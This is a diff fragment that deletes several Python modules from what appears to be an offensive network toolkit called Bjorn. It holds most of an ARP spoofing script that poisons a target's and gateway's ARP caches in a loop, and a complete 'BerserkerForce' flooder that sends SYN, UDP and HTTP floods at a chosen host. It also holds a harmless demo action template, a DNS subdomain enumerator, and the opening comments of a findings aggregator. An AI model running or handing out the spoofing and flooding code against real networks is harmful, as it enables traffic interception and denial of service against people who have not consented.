return response.hwsrc
|
||||
else:
|
||||
print(f"No ARP response received for IP {ip}")
|
||||
return None
|
||||
except Exception as e:
|
||||
print(f"Error retrieving MAC address for {ip}: {e}")
|
||||
return None
|
||||
|
||||
def spoof(self, target_ip, spoof_ip):
|
||||
"""Sends an ARP packet to spoof the target into believing the attacker's IP is the spoofed IP."""
|
||||
print(f"Preparing ARP spoofing for target {target_ip}, pretending to be {spoof_ip}")
|
||||
target_mac = self.get_mac(target_ip)
|
||||
spoof_mac = self.get_mac(spoof_ip)
|
||||
if not target_mac or not spoof_mac:
|
||||
print(f"Cannot find MAC address for target {target_ip} or {spoof_ip}, spoofing aborted")
|
||||
return
|
||||
|
||||
try:
|
||||
arp_response = ARP(op=2, pdst=target_ip, hwdst=target_mac, psrc=spoof_ip, hwsrc=spoof_mac)
|
||||
send(arp_response, verbose=False)
|
||||
print(f"Spoofed ARP packet sent to {target_ip} claiming to be {spoof_ip}")
|
||||
except Exception as e:
|
||||
print(f"Error sending ARP packet to {target_ip}: {e}")
|
||||
|
||||
def restore(self, target_ip, spoof_ip):
|
||||
"""Sends an ARP packet to restore the legitimate IP/MAC mapping for the target and spoof IP."""
|
||||
print(f"Restoring ARP association for {target_ip} using {spoof_ip}")
|
||||
target_mac = self.get_mac(target_ip)
|
||||
gateway_mac = self.get_mac(spoof_ip)
|
||||
|
||||
if not target_mac or not gateway_mac:
|
||||
print(f"Cannot restore ARP, MAC addresses not found for {target_ip} or {spoof_ip}")
|
||||
return
|
||||
|
||||
try:
|
||||
arp_response = ARP(op=2, pdst=target_ip, hwdst=target_mac, psrc=spoof_ip, hwsrc=gateway_mac)
|
||||
send(arp_response, verbose=False, count=5)
|
||||
print(f"ARP association restored between {spoof_ip} and {target_mac}")
|
||||
except Exception as e:
|
||||
print(f"Error restoring ARP association for {target_ip}: {e}")
|
||||
|
||||
def execute(self):
|
||||
"""Executes the ARP spoofing attack."""
|
||||
try:
|
||||
print(f"Starting ARP Spoofing attack on target {self.target_ip} via gateway {self.gateway_ip}")
|
||||
|
||||
while True:
|
||||
target_mac = self.get_mac(self.target_ip)
|
||||
gateway_mac = self.get_mac(self.gateway_ip)
|
||||
|
||||
if not target_mac or not gateway_mac:
|
||||
print(f"Error retrieving MAC addresses, stopping ARP Spoofing")
|
||||
self.restore(self.target_ip, self.gateway_ip)
|
||||
self.restore(self.gateway_ip, self.target_ip)
|
||||
break
|
||||
|
||||
print(f"Sending ARP packets to poison {self.target_ip} and {self.gateway_ip}")
|
||||
self.spoof(self.target_ip, self.gateway_ip)
|
||||
self.spoof(self.gateway_ip, self.target_ip)
|
||||
|
||||
time.sleep(self.delay)
|
||||
|
||||
except KeyboardInterrupt:
|
||||
print("Attack interrupted. Restoring ARP tables.")
|
||||
self.restore(self.target_ip, self.gateway_ip)
|
||||
self.restore(self.gateway_ip, self.target_ip)
|
||||
print("ARP Spoofing stopped and ARP tables restored.")
|
||||
except Exception as e:
|
||||
print(f"Unexpected error during ARP Spoofing attack: {e}")
|
||||
|
||||
def save_settings(target, gateway, interface, delay):
|
||||
"""Saves the ARP spoofing settings to a JSON file."""
|
||||
try:
|
||||
os.makedirs(SETTINGS_DIR, exist_ok=True)
|
||||
settings = {
|
||||
"target": target,
|
||||
"gateway": gateway,
|
||||
"interface": interface,
|
||||
"delay": delay
|
||||
}
|
||||
with open(SETTINGS_FILE, 'w') as file:
|
||||
json.dump(settings, file)
|
||||
print(f"Settings saved to {SETTINGS_FILE}")
|
||||
except Exception as e:
|
||||
print(f"Failed to save settings: {e}")
|
||||
|
||||
def load_settings():
|
||||
"""Loads the ARP spoofing settings from a JSON file."""
|
||||
if os.path.exists(SETTINGS_FILE):
|
||||
try:
|
||||
with open(SETTINGS_FILE, 'r') as file:
|
||||
return json.load(file)
|
||||
except Exception as e:
|
||||
print(f"Failed to load settings: {e}")
|
||||
return {}
|
||||
|
||||
if __name__ == "__main__":
|
||||
parser = argparse.ArgumentParser(description="ARP Spoofing Attack Script")
|
||||
parser.add_argument("-t", "--target", help="IP address of the target device")
|
||||
parser.add_argument("-g", "--gateway", help="IP address of the gateway")
|
||||
parser.add_argument("-i", "--interface", default=conf.iface, help="Network interface to use (default: primary interface)")
|
||||
parser.add_argument("-d", "--delay", type=float, default=2, help="Delay between ARP packets in seconds (default: 2 seconds)")
|
||||
args = parser.parse_args()
|
||||
|
||||
# Load saved settings and override with CLI arguments
|
||||
settings = load_settings()
|
||||
target_ip = args.target or settings.get("target")
|
||||
gateway_ip = args.gateway or settings.get("gateway")
|
||||
interface = args.interface or settings.get("interface")
|
||||
delay = args.delay or settings.get("delay")
|
||||
|
||||
if not target_ip or not gateway_ip:
|
||||
print("Target and Gateway IPs are required. Use -t and -g or save them in the settings file.")
|
||||
exit(1)
|
||||
|
||||
# Save the settings for future use
|
||||
save_settings(target_ip, gateway_ip, interface, delay)
|
||||
|
||||
# Execute the attack
|
||||
spoof = ARPSpoof(target_ip=target_ip, gateway_ip=gateway_ip, interface=interface, delay=delay)
|
||||
spoof.execute()
|
||||
@@ -1,315 +0,0 @@
|
||||
# Resource exhaustion testing tool for network and service stress analysis.
|
||||
# Saves settings in `/home/bjorn/.settings_bjorn/berserker_force_settings.json`.
|
||||
# Automatically loads saved settings if arguments are not provided.
|
||||
# -t, --target Target IP or hostname to test.
|
||||
# -p, --ports Ports to test (comma-separated, default: common ports).
|
||||
# -m, --mode Test mode (syn, udp, http, mixed, default: mixed).
|
||||
# -r, --rate Packets per second (default: 100).
|
||||
# -o, --output Output directory (default: /home/bjorn/Bjorn/data/output/stress).
|
||||
|
||||
import os
|
||||
import json
|
||||
import argparse
|
||||
from datetime import datetime
|
||||
import logging
|
||||
import threading
|
||||
import time
|
||||
import queue
|
||||
import socket
|
||||
import random
|
||||
import requests
|
||||
from scapy.all import *
|
||||
import psutil
|
||||
from collections import defaultdict
|
||||
|
||||
b_class = "BerserkerForce"
|
||||
b_module = "berserker_force"
|
||||
b_enabled = 0
|
||||
|
||||
# Configure logging
|
||||
logging.basicConfig(level=logging.INFO, format='%(asctime)s - %(levelname)s - %(message)s')
|
||||
|
||||
# Default settings
|
||||
DEFAULT_OUTPUT_DIR = "/home/bjorn/Bjorn/data/output/stress"
|
||||
DEFAULT_SETTINGS_DIR = "/home/bjorn/.settings_bjorn"
|
||||
SETTINGS_FILE = os.path.join(DEFAULT_SETTINGS_DIR, "berserker_force_settings.json")
|
||||
DEFAULT_PORTS = [21, 22, 23, 25, 80, 443, 445, 3306, 3389, 5432]
|
||||
|
||||
class BerserkerForce:
|
||||
def __init__(self, target, ports=None, mode='mixed', rate=100, output_dir=DEFAULT_OUTPUT_DIR):
|
||||
self.target = target
|
||||
self.ports = ports or DEFAULT_PORTS
|
||||
self.mode = mode
|
||||
self.rate = rate
|
||||
self.output_dir = output_dir
|
||||
|
||||
self.active = False
|
||||
self.lock = threading.Lock()
|
||||
self.packet_queue = queue.Queue()
|
||||
|
||||
self.stats = defaultdict(int)
|
||||
self.start_time = None
|
||||
self.target_resources = {}
|
||||
|
||||
def monitor_target(self):
|
||||
"""Monitor target's response times and availability."""
|
||||
while self.active:
|
||||
try:
|
||||
for port in self.ports:
|
||||
try:
|
||||
start_time = time.time()
|
||||
with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
|
||||
s.settimeout(1)
|
||||
result = s.connect_ex((self.target, port))
|
||||
response_time = time.time() - start_time
|
||||
|
||||
with self.lock:
|
||||
self.target_resources[port] = {
|
||||
'status': 'open' if result == 0 else 'closed',
|
||||
'response_time': response_time
|
||||
}
|
||||
except:
|
||||
with self.lock:
|
||||
self.target_resources[port] = {
|
||||
'status': 'error',
|
||||
'response_time': None
|
||||
}
|
||||
|
||||
time.sleep(1)
|
||||
except Exception as e:
|
||||
logging.error(f"Error monitoring target: {e}")
|
||||
|
||||
def syn_flood(self):
|
||||
"""Generate SYN flood packets."""
|
||||
while self.active:
|
||||
try:
|
||||
for port in self.ports:
|
||||
packet = IP(dst=self.target)/TCP(dport=port, flags="S",
|
||||
seq=random.randint(0, 65535))
|
||||
self.packet_queue.put(('syn', packet))
|
||||
with self.lock:
|
||||
self.stats['syn_packets'] += 1
|
||||
|
||||
time.sleep(1/self.rate)
|
||||
except Exception as e:
|
||||
logging.error(f"Error in SYN flood: {e}")
|
||||
|
||||
def udp_flood(self):
|
||||
"""Generate UDP flood packets."""
|
||||
while self.active:
|
||||
try:
|
||||
for port in self.ports:
|
||||
data = os.urandom(1024) # Random payload
|
||||
packet = IP(dst=self.target)/UDP(dport=port)/Raw(load=data)
|
||||
self.packet_queue.put(('udp', packet))
|
||||
with self.lock:
|
||||
self.stats['udp_packets'] += 1
|
||||
|
||||
time.sleep(1/self.rate)
|
||||
except Exception as e:
|
||||
logging.error(f"Error in UDP flood: {e}")
|
||||
|
||||
def http_flood(self):
|
||||
"""Generate HTTP flood requests."""
|
||||
while self.active:
|
||||
try:
|
||||
for port in [80, 443]:
|
||||
if port in self.ports:
|
||||
protocol = 'https' if port == 443 else 'http'
|
||||
url = f"{protocol}://{self.target}"
|
||||
|
||||
# Randomize request type
|
||||
request_type = random.choice(['get', 'post', 'head'])
|
||||
|
||||
try:
|
||||
if request_type == 'get':
|
||||
requests.get(url, timeout=1)
|
||||
elif request_type == 'post':
|
||||
requests.post(url, data=os.urandom(1024), timeout=1)
|
||||
else:
|
||||
requests.head(url, timeout=1)
|
||||
|
||||
with self.lock:
|
||||
self.stats['http_requests'] += 1
|
||||
|
||||
except:
|
||||
with self.lock:
|
||||
self.stats['http_errors'] += 1
|
||||
|
||||
time.sleep(1/self.rate)
|
||||
except Exception as e:
|
||||
logging.error(f"Error in HTTP flood: {e}")
|
||||
|
||||
def packet_sender(self):
|
||||
"""Send packets from the queue."""
|
||||
while self.active:
|
||||
try:
|
||||
if not self.packet_queue.empty():
|
||||
packet_type, packet = self.packet_queue.get()
|
||||
send(packet, verbose=False)
|
||||
|
||||
with self.lock:
|
||||
self.stats['packets_sent'] += 1
|
||||
|
||||
else:
|
||||
time.sleep(0.1)
|
||||
|
||||
except Exception as e:
|
||||
logging.error(f"Error sending packet: {e}")
|
||||
|
||||
def calculate_statistics(self):
|
||||
"""Calculate and update testing statistics."""
|
||||
duration = time.time() - self.start_time
|
||||
|
||||
stats = {
|
||||
'duration': duration,
|
||||
'packets_per_second': self.stats['packets_sent'] / duration,
|
||||
'total_packets': self.stats['packets_sent'],
|
||||
'syn_packets': self.stats['syn_packets'],
|
||||
'udp_packets': self.stats['udp_packets'],
|
||||
'http_requests': self.stats['http_requests'],
|
||||
'http_errors': self.stats['http_errors'],
|
||||
'target_resources': self.target_resources
|
||||
}
|
||||
|
||||
return stats
|
||||
|
||||
def save_results(self):
|
||||
"""Save test results and statistics."""
|
||||
try:
|
||||
os.makedirs(self.output_dir, exist_ok=True)
|
||||
timestamp = datetime.now().strftime("%Y-%m-%d_%H-%M-%S")
|
||||
|
||||
results = {
|
||||
'timestamp': datetime.now().isoformat(),
|
||||
'configuration': {
|
||||
'target': self.target,
|
||||
'ports': self.ports,
|
||||
'mode': self.mode,
|
||||
'rate': self.rate
|
||||
},
|
||||
'statistics': self.calculate_statistics()
|
||||
}
|
||||
|
||||
output_file = os.path.join(self.output_dir, f"stress_test_{timestamp}.json")
|
||||
with open(output_file, 'w') as f:
|
||||
json.dump(results, f, indent=4)
|
||||
|
||||
logging.info(f"Results saved to {output_file}")
|
||||
|
||||
except Exception as e:
|
||||
logging.error(f"Failed to save results: {e}")
|
||||
|
||||
def start(self):
|
||||
"""Start stress testing."""
|
||||
self.active = True
|
||||
self.start_time = time.time()
|
||||
|
||||
threads = []
|
||||
|
||||
# Start monitoring thread
|
||||
monitor_thread = threading.Thread(target=self.monitor_target)
|
||||
monitor_thread.start()
|
||||
threads.append(monitor_thread)
|
||||
|
||||
# Start sender thread
|
||||
sender_thread = threading.Thread(target=self.packet_sender)
|
||||
sender_thread.start()
|
||||
threads.append(sender_thread)
|
||||
|
||||
# Start attack threads based on mode
|
||||
if self.mode in ['syn', 'mixed']:
|
||||
syn_thread = threading.Thread(target=self.syn_flood)
|
||||
syn_thread.start()
|
||||
threads.append(syn_thread)
|
||||
|
||||
if self.mode in ['udp', 'mixed']:
|
||||
udp_thread = threading.Thread(target=self.udp_flood)
|
||||
udp_thread.start()
|
||||
threads.append(udp_thread)
|
||||
|
||||
if self.mode in ['http', 'mixed']:
|
||||
http_thread = threading.Thread(target=self.http_flood)
|
||||
http_thread.start()
|
||||
threads.append(http_thread)
|
||||
|
||||
return threads
|
||||
|
||||
def stop(self):
|
||||
"""Stop stress testing."""
|
||||
self.active = False
|
||||
self.save_results()
|
||||
|
||||
def save_settings(target, ports, mode, rate, output_dir):
|
||||
"""Save settings to JSON file."""
|
||||
try:
|
||||
os.makedirs(DEFAULT_SETTINGS_DIR, exist_ok=True)
|
||||
settings = {
|
||||
"target": target,
|
||||
"ports": ports,
|
||||
"mode": mode,
|
||||
"rate": rate,
|
||||
"output_dir": output_dir
|
||||
}
|
||||
with open(SETTINGS_FILE, 'w') as f:
|
||||
json.dump(settings, f)
|
||||
logging.info(f"Settings saved to {SETTINGS_FILE}")
|
||||
except Exception as e:
|
||||
logging.error(f"Failed to save settings: {e}")
|
||||
|
||||
def load_settings():
|
||||
"""Load settings from JSON file."""
|
||||
if os.path.exists(SETTINGS_FILE):
|
||||
try:
|
||||
with open(SETTINGS_FILE, 'r') as f:
|
||||
return json.load(f)
|
||||
except Exception as e:
|
||||
logging.error(f"Failed to load settings: {e}")
|
||||
return {}
|
||||
|
||||
def main():
|
||||
parser = argparse.ArgumentParser(description="Resource exhaustion testing tool")
|
||||
parser.add_argument("-t", "--target", help="Target IP or hostname")
|
||||
parser.add_argument("-p", "--ports", help="Ports to test (comma-separated)")
|
||||
parser.add_argument("-m", "--mode", choices=['syn', 'udp', 'http', 'mixed'],
|
||||
default='mixed', help="Test mode")
|
||||
parser.add_argument("-r", "--rate", type=int, default=100, help="Packets per second")
|
||||
parser.add_argument("-o", "--output", default=DEFAULT_OUTPUT_DIR, help="Output directory")
|
||||
args = parser.parse_args()
|
||||
|
||||
settings = load_settings()
|
||||
target = args.target or settings.get("target")
|
||||
ports = [int(p) for p in args.ports.split(',')] if args.ports else settings.get("ports", DEFAULT_PORTS)
|
||||
mode = args.mode or settings.get("mode")
|
||||
rate = args.rate or settings.get("rate")
|
||||
output_dir = args.output or settings.get("output_dir")
|
||||
|
||||
if not target:
|
||||
logging.error("Target is required. Use -t or save it in settings")
|
||||
return
|
||||
|
||||
save_settings(target, ports, mode, rate, output_dir)
|
||||
|
||||
berserker = BerserkerForce(
|
||||
target=target,
|
||||
ports=ports,
|
||||
mode=mode,
|
||||
rate=rate,
|
||||
output_dir=output_dir
|
||||
)
|
||||
|
||||
try:
|
||||
threads = berserker.start()
|
||||
logging.info(f"Stress testing started against {target}")
|
||||
|
||||
while True:
|
||||
time.sleep(1)
|
||||
|
||||
except KeyboardInterrupt:
|
||||
logging.info("Stopping stress test...")
|
||||
berserker.stop()
|
||||
for thread in threads:
|
||||
thread.join()
|
||||
|
||||
if __name__ == "__main__":
|
||||
main()
|
||||
@@ -1,234 +0,0 @@
|
||||
# demo_action.py
|
||||
# Demonstration Action: wrapped in a DemoAction class
|
||||
|
||||
# ---------------------------------------------------------------------------
|
||||
# Metadata (compatible with sync_actions / Neo launcher)
|
||||
# ---------------------------------------------------------------------------
|
||||
b_class = "DemoAction"
|
||||
b_module = "demo_action"
|
||||
b_enabled = 1
|
||||
b_action = "normal" # normal | aggressive | stealth
|
||||
b_category = "demo"
|
||||
b_name = "Demo Action"
|
||||
b_description = "Demonstration action: simply prints the received arguments."
|
||||
b_author = "Template"
|
||||
b_version = "0.1.0"
|
||||
b_icon = "demo_action.png"
|
||||
|
||||
b_examples = [
|
||||
{
|
||||
"profile": "quick",
|
||||
"interface": "auto",
|
||||
"target": "192.168.1.10",
|
||||
"port": 80,
|
||||
"protocol": "tcp",
|
||||
"verbose": True,
|
||||
"timeout": 30,
|
||||
"concurrency": 2,
|
||||
"notes": "Quick HTTP scan"
|
||||
},
|
||||
{
|
||||
"profile": "deep",
|
||||
"interface": "eth0",
|
||||
"target": "example.org",
|
||||
"port": 443,
|
||||
"protocol": "tcp",
|
||||
"verbose": False,
|
||||
"timeout": 120,
|
||||
"concurrency": 8,
|
||||
"notes": "Deep TLS profile"
|
||||
}
|
||||
]
|
||||
|
||||
b_docs_url = "docs/actions/DemoAction.md"
|
||||
|
||||
# ---------------------------------------------------------------------------
|
||||
# UI argument schema
|
||||
# ---------------------------------------------------------------------------
|
||||
b_args = {
|
||||
"profile": {
|
||||
"type": "select",
|
||||
"label": "Profile",
|
||||
"choices": ["quick", "balanced", "deep"],
|
||||
"default": "balanced",
|
||||
"help": "Choose a profile: speed vs depth."
|
||||
},
|
||||
"interface": {
|
||||
"type": "select",
|
||||
"label": "Network Interface",
|
||||
"choices": [],
|
||||
"default": "auto",
|
||||
"help": "'auto' tries to detect the default network interface."
|
||||
},
|
||||
"target": {
|
||||
"type": "text",
|
||||
"label": "Target (IP/Host)",
|
||||
"default": "192.168.1.1",
|
||||
"placeholder": "e.g. 192.168.1.10 or example.org",
|
||||
"help": "Main target."
|
||||
},
|
||||
"port": {
|
||||
"type": "number",
|
||||
"label": "Port",
|
||||
"min": 1,
|
||||
"max": 65535,
|
||||
"step": 1,
|
||||
"default": 80
|
||||
},
|
||||
"protocol": {
|
||||
"type": "select",
|
||||
"label": "Protocol",
|
||||
"choices": ["tcp", "udp"],
|
||||
"default": "tcp"
|
||||
},
|
||||
"verbose": {
|
||||
"type": "checkbox",
|
||||
"label": "Verbose output",
|
||||
"default": False
|
||||
},
|
||||
"timeout": {
|
||||
"type": "slider",
|
||||
"label": "Timeout (seconds)",
|
||||
"min": 5,
|
||||
"max": 600,
|
||||
"step": 5,
|
||||
"default": 60
|
||||
},
|
||||
"concurrency": {
|
||||
"type": "range",
|
||||
"label": "Concurrency",
|
||||
"min": 1,
|
||||
"max": 32,
|
||||
"step": 1,
|
||||
"default": 4,
|
||||
"help": "Number of parallel tasks (demo only)."
|
||||
},
|
||||
"notes": {
|
||||
"type": "text",
|
||||
"label": "Notes",
|
||||
"default": "",
|
||||
"placeholder": "Free-form comments",
|
||||
"help": "Free text field to demonstrate a simple string input."
|
||||
}
|
||||
}
|
||||
|
||||
# ---------------------------------------------------------------------------
|
||||
# Dynamic detection of interfaces
|
||||
# ---------------------------------------------------------------------------
|
||||
import os
|
||||
try:
|
||||
import psutil
|
||||
except Exception:
|
||||
psutil = None
|
||||
|
||||
|
||||
def _list_net_ifaces() -> list[str]:
|
||||
names = set()
|
||||
if psutil:
|
||||
try:
|
||||
names.update(ifname for ifname in psutil.net_if_addrs().keys() if ifname != "lo")
|
||||
except Exception:
|
||||
pass
|
||||
try:
|
||||
for n in os.listdir("/sys/class/net"):
|
||||
if n and n != "lo":
|
||||
names.add(n)
|
||||
except Exception:
|
||||
pass
|
||||
out = ["auto"] + sorted(names)
|
||||
seen, unique = set(), []
|
||||
for x in out:
|
||||
if x not in seen:
|
||||
unique.append(x)
|
||||
seen.add(x)
|
||||
return unique
|
||||
|
||||
|
||||
def compute_dynamic_b_args(base: dict) -> dict:
|
||||
d = dict(base or {})
|
||||
if "interface" in d:
|
||||
d["interface"]["choices"] = _list_net_ifaces() or ["auto", "eth0", "wlan0"]
|
||||
if d["interface"].get("default") not in d["interface"]["choices"]:
|
||||
d["interface"]["default"] = "auto"
|
||||
return d
|
||||
|
||||
|
||||
# ---------------------------------------------------------------------------
|
||||
# DemoAction class
|
||||
# ---------------------------------------------------------------------------
|
||||
import argparse
|
||||
|
||||
|
||||
class DemoAction:
|
||||
"""Wrapper called by the orchestrator."""
|
||||
|
||||
def __init__(self, shared_data):
|
||||
self.shared_data = shared_data
|
||||
self.meta = {
|
||||
"class": b_class,
|
||||
"module": b_module,
|
||||
"enabled": b_enabled,
|
||||
"action": b_action,
|
||||
"category": b_category,
|
||||
"name": b_name,
|
||||
"description": b_description,
|
||||
"author": b_author,
|
||||
"version": b_version,
|
||||
"icon": b_icon,
|
||||
"examples": b_examples,
|
||||
"docs_url": b_docs_url,
|
||||
"args_schema": b_args,
|
||||
}
|
||||
|
||||
def execute(self, ip=None, port=None, row=None, status_key=None):
|
||||
"""Called by the orchestrator. This demo only prints arguments."""
|
||||
self.shared_data.bjorn_orch_status = "DemoAction"
|
||||
self.shared_data.comment_params = {"ip": ip, "port": port}
|
||||
|
||||
print("=== DemoAction :: executed ===")
|
||||
print(f" IP/Target: {ip}:{port}")
|
||||
print(f" Row: {row}")
|
||||
print(f" Status key: {status_key}")
|
||||
print("No real action performed: demonstration only.")
|
||||
return "success"
|
||||
|
||||
def run(self, argv=None):
|
||||
"""Standalone CLI mode for testing."""
|
||||
parser = argparse.ArgumentParser(description=b_description)
|
||||
parser.add_argument("--profile", choices=b_args["profile"]["choices"],
|
||||
default=b_args["profile"]["default"])
|
||||
parser.add_argument("--interface", default=b_args["interface"]["default"])
|
||||
parser.add_argument("--target", default=b_args["target"]["default"])
|
||||
parser.add_argument("--port", type=int, default=b_args["port"]["default"])
|
||||
parser.add_argument("--protocol", choices=b_args["protocol"]["choices"],
|
||||
default=b_args["protocol"]["default"])
|
||||
parser.add_argument("--verbose", action="store_true",
|
||||
default=bool(b_args["verbose"]["default"]))
|
||||
parser.add_argument("--timeout", type=int, default=b_args["timeout"]["default"])
|
||||
parser.add_argument("--concurrency", type=int, default=b_args["concurrency"]["default"])
|
||||
parser.add_argument("--notes", default=b_args["notes"]["default"])
|
||||
|
||||
args = parser.parse_args(argv)
|
||||
|
||||
print("=== DemoAction :: received parameters ===")
|
||||
for k, v in vars(args).items():
|
||||
print(f" {k:11}: {v}")
|
||||
|
||||
print("\n=== Demo usage of parameters ===")
|
||||
if args.verbose:
|
||||
print("[verbose] Verbose mode enabled → simulated detailed logs...")
|
||||
|
||||
if args.profile == "quick":
|
||||
print("Profile: quick → would perform fast operations.")
|
||||
elif args.profile == "deep":
|
||||
print("Profile: deep → would perform longer, more thorough operations.")
|
||||
else:
|
||||
print("Profile: balanced → compromise between speed and depth.")
|
||||
|
||||
print(f"Target: {args.target}:{args.port}/{args.protocol} via {args.interface}")
|
||||
print(f"Timeout: {args.timeout} sec, Concurrency: {args.concurrency}")
|
||||
print("No real action performed: demonstration only.")
|
||||
|
||||
|
||||
if __name__ == "__main__":
|
||||
DemoAction(shared_data=None).run()
|
||||
@@ -1,175 +0,0 @@
|
||||
# DNS Pillager for reconnaissance and enumeration of DNS infrastructure.
|
||||
# Saves settings in `/home/bjorn/.settings_bjorn/dns_pillager_settings.json`.
|
||||
# Automatically loads saved settings if arguments are not provided.
|
||||
# -d, --domain Target domain for enumeration (overrides saved value).
|
||||
# -w, --wordlist Path to subdomain wordlist (default: built-in list).
|
||||
# -o, --output Output directory (default: /home/bjorn/Bjorn/data/output/dns).
|
||||
# -t, --threads Number of threads for scanning (default: 10).
|
||||
# -r, --recursive Enable recursive enumeration of discovered subdomains.
|
||||
|
||||
import os
|
||||
import json
|
||||
import dns.resolver
|
||||
import threading
|
||||
import argparse
|
||||
from concurrent.futures import ThreadPoolExecutor
|
||||
from datetime import datetime
|
||||
import logging
|
||||
|
||||
|
||||
# Configure logging
|
||||
logging.basicConfig(level=logging.INFO, format='%(asctime)s - %(levelname)s - %(message)s')
|
||||
|
||||
|
||||
b_class = "DNSPillager"
|
||||
b_module = "dns_pillager"
|
||||
b_enabled = 0
|
||||
|
||||
# Default settings
|
||||
DEFAULT_OUTPUT_DIR = "/home/bjorn/Bjorn/data/output/dns"
|
||||
DEFAULT_SETTINGS_DIR = "/home/bjorn/.settings_bjorn"
|
||||
SETTINGS_FILE = os.path.join(DEFAULT_SETTINGS_DIR, "dns_pillager_settings.json")
|
||||
DEFAULT_RECORD_TYPES = ['A', 'AAAA', 'MX', 'NS', 'TXT', 'CNAME', 'SOA']
|
||||
|
||||
class DNSPillager:
|
||||
def __init__(self, domain, wordlist=None, output_dir=DEFAULT_OUTPUT_DIR, threads=10, recursive=False):
|
||||
self.domain = domain
|
||||
self.wordlist = wordlist
|
||||
self.output_dir = output_dir
|
||||
self.threads = threads
|
||||
self.recursive = recursive
|
||||
self.discovered_domains = set()
|
||||
self.lock = threading.Lock()
|
||||
self.resolver = dns.resolver.Resolver()
|
||||
self.resolver.timeout = 1
|
||||
self.resolver.lifetime = 1
|
||||
|
||||
def save_results(self, results):
|
||||
"""Save enumeration results to a JSON file."""
|
||||
try:
|
||||
os.makedirs(self.output_dir, exist_ok=True)
|
||||
timestamp = datetime.now().strftime("%Y-%m-%d_%H-%M-%S")
|
||||
filename = os.path.join(self.output_dir, f"dns_enum_{timestamp}.json")
|
||||
|
||||
with open(filename, 'w') as f:
|
||||
json.dump(results, f, indent=4)
|
||||
logging.info(f"Results saved to {filename}")
|
||||
except Exception as e:
|
||||
logging.error(f"Failed to save results: {e}")
|
||||
|
||||
def query_domain(self, domain, record_type):
|
||||
"""Query a domain for specific DNS record type."""
|
||||
try:
|
||||
answers = self.resolver.resolve(domain, record_type)
|
||||
return [str(answer) for answer in answers]
|
||||
except:
|
||||
return []
|
||||
|
||||
def enumerate_domain(self, subdomain):
|
||||
"""Enumerate a single subdomain for all record types."""
|
||||
full_domain = f"{subdomain}.{self.domain}" if subdomain else self.domain
|
||||
results = {'domain': full_domain, 'records': {}}
|
||||
|
||||
for record_type in DEFAULT_RECORD_TYPES:
|
||||
records = self.query_domain(full_domain, record_type)
|
||||
if records:
|
||||
results['records'][record_type] = records
|
||||
with self.lock:
|
||||
self.discovered_domains.add(full_domain)
|
||||
logging.info(f"Found {record_type} records for {full_domain}")
|
||||
|
||||
return results if results['records'] else None
|
||||
|
||||
def load_wordlist(self):
|
||||
"""Load subdomain wordlist or use built-in list."""
|
||||
if self.wordlist and os.path.exists(self.wordlist):
|
||||
with open(self.wordlist, 'r') as f:
|
||||
return [line.strip() for line in f if line.strip()]
|
||||
return ['www', 'mail', 'remote', 'blog', 'webmail', 'server', 'ns1', 'ns2', 'smtp', 'secure']
|
||||
|
||||
def execute(self):
|
||||
"""Execute the DNS enumeration process."""
|
||||
results = {'timestamp': datetime.now().isoformat(), 'findings': []}
|
||||
subdomains = self.load_wordlist()
|
||||
|
||||
logging.info(f"Starting DNS enumeration for {self.domain}")
|
||||
|
||||
with ThreadPoolExecutor(max_workers=self.threads) as executor:
|
||||
enum_results = list(filter(None, executor.map(self.enumerate_domain, subdomains)))
|
||||
results['findings'].extend(enum_results)
|
||||
|
||||
if self.recursive and self.discovered_domains:
|
||||
logging.info("Starting recursive enumeration")
|
||||
new_domains = set()
|
||||
for domain in self.discovered_domains:
|
||||
if domain != self.domain:
|
||||
new_subdomains = [d.split('.')[0] for d in domain.split('.')[:-2]]
|
||||
new_domains.update(new_subdomains)
|
||||
|
||||
if new_domains:
|
||||
enum_results = list(filter(None, executor.map(self.enumerate_domain, new_domains)))
|
||||
results['findings'].extend(enum_results)
|
||||
|
||||
self.save_results(results)
|
||||
return results
|
||||
|
||||
def save_settings(domain, wordlist, output_dir, threads, recursive):
|
||||
"""Save settings to JSON file."""
|
||||
try:
|
||||
os.makedirs(DEFAULT_SETTINGS_DIR, exist_ok=True)
|
||||
settings = {
|
||||
"domain": domain,
|
||||
"wordlist": wordlist,
|
||||
"output_dir": output_dir,
|
||||
"threads": threads,
|
||||
"recursive": recursive
|
||||
}
|
||||
with open(SETTINGS_FILE, 'w') as f:
|
||||
json.dump(settings, f)
|
||||
logging.info(f"Settings saved to {SETTINGS_FILE}")
|
||||
except Exception as e:
|
||||
logging.error(f"Failed to save settings: {e}")
|
||||
|
||||
def load_settings():
|
||||
"""Load settings from JSON file."""
|
||||
if os.path.exists(SETTINGS_FILE):
|
||||
try:
|
||||
with open(SETTINGS_FILE, 'r') as f:
|
||||
return json.load(f)
|
||||
except Exception as e:
|
||||
logging.error(f"Failed to load settings: {e}")
|
||||
return {}
|
||||
|
||||
def main():
|
||||
parser = argparse.ArgumentParser(description="DNS Pillager for domain reconnaissance")
|
||||
parser.add_argument("-d", "--domain", help="Target domain for enumeration")
|
||||
parser.add_argument("-w", "--wordlist", help="Path to subdomain wordlist")
|
||||
parser.add_argument("-o", "--output", default=DEFAULT_OUTPUT_DIR, help="Output directory for results")
|
||||
parser.add_argument("-t", "--threads", type=int, default=10, help="Number of threads")
|
||||
parser.add_argument("-r", "--recursive", action="store_true", help="Enable recursive enumeration")
|
||||
args = parser.parse_args()
|
||||
|
||||
settings = load_settings()
|
||||
domain = args.domain or settings.get("domain")
|
||||
wordlist = args.wordlist or settings.get("wordlist")
|
||||
output_dir = args.output or settings.get("output_dir")
|
||||
threads = args.threads or settings.get("threads")
|
||||
recursive = args.recursive or settings.get("recursive")
|
||||
|
||||
if not domain:
|
||||
logging.error("Domain is required. Use -d or save it in settings")
|
||||
return
|
||||
|
||||
save_settings(domain, wordlist, output_dir, threads, recursive)
|
||||
|
||||
pillager = DNSPillager(
|
||||
domain=domain,
|
||||
wordlist=wordlist,
|
||||
output_dir=output_dir,
|
||||
threads=threads,
|
||||
recursive=recursive
|
||||
)
|
||||
pillager.execute()
|
||||
|
||||
if __name__ == "__main__":
|
||||
main()
|
||||
@@ -1,457 +0,0 @@
|
||||
# Data collection and organization tool to aggregate findings from other modules.
|
||||
# Saves settings in `/home/bjorn/.settings_bjorn/freya_harvest_settings.json`.
|
||||
# Automatically loads saved settings if arguments are not provided.
|
||||
# -i, --input Input directory to monitor (default: /home/bjorn/Bjorn/data/output/).
|
||||
# -o, --output Output directory for reports (default: /home/bjorn/Bjorn/data/reports).
|
||||
# -f, --format Output format (json, html, md, default: all).
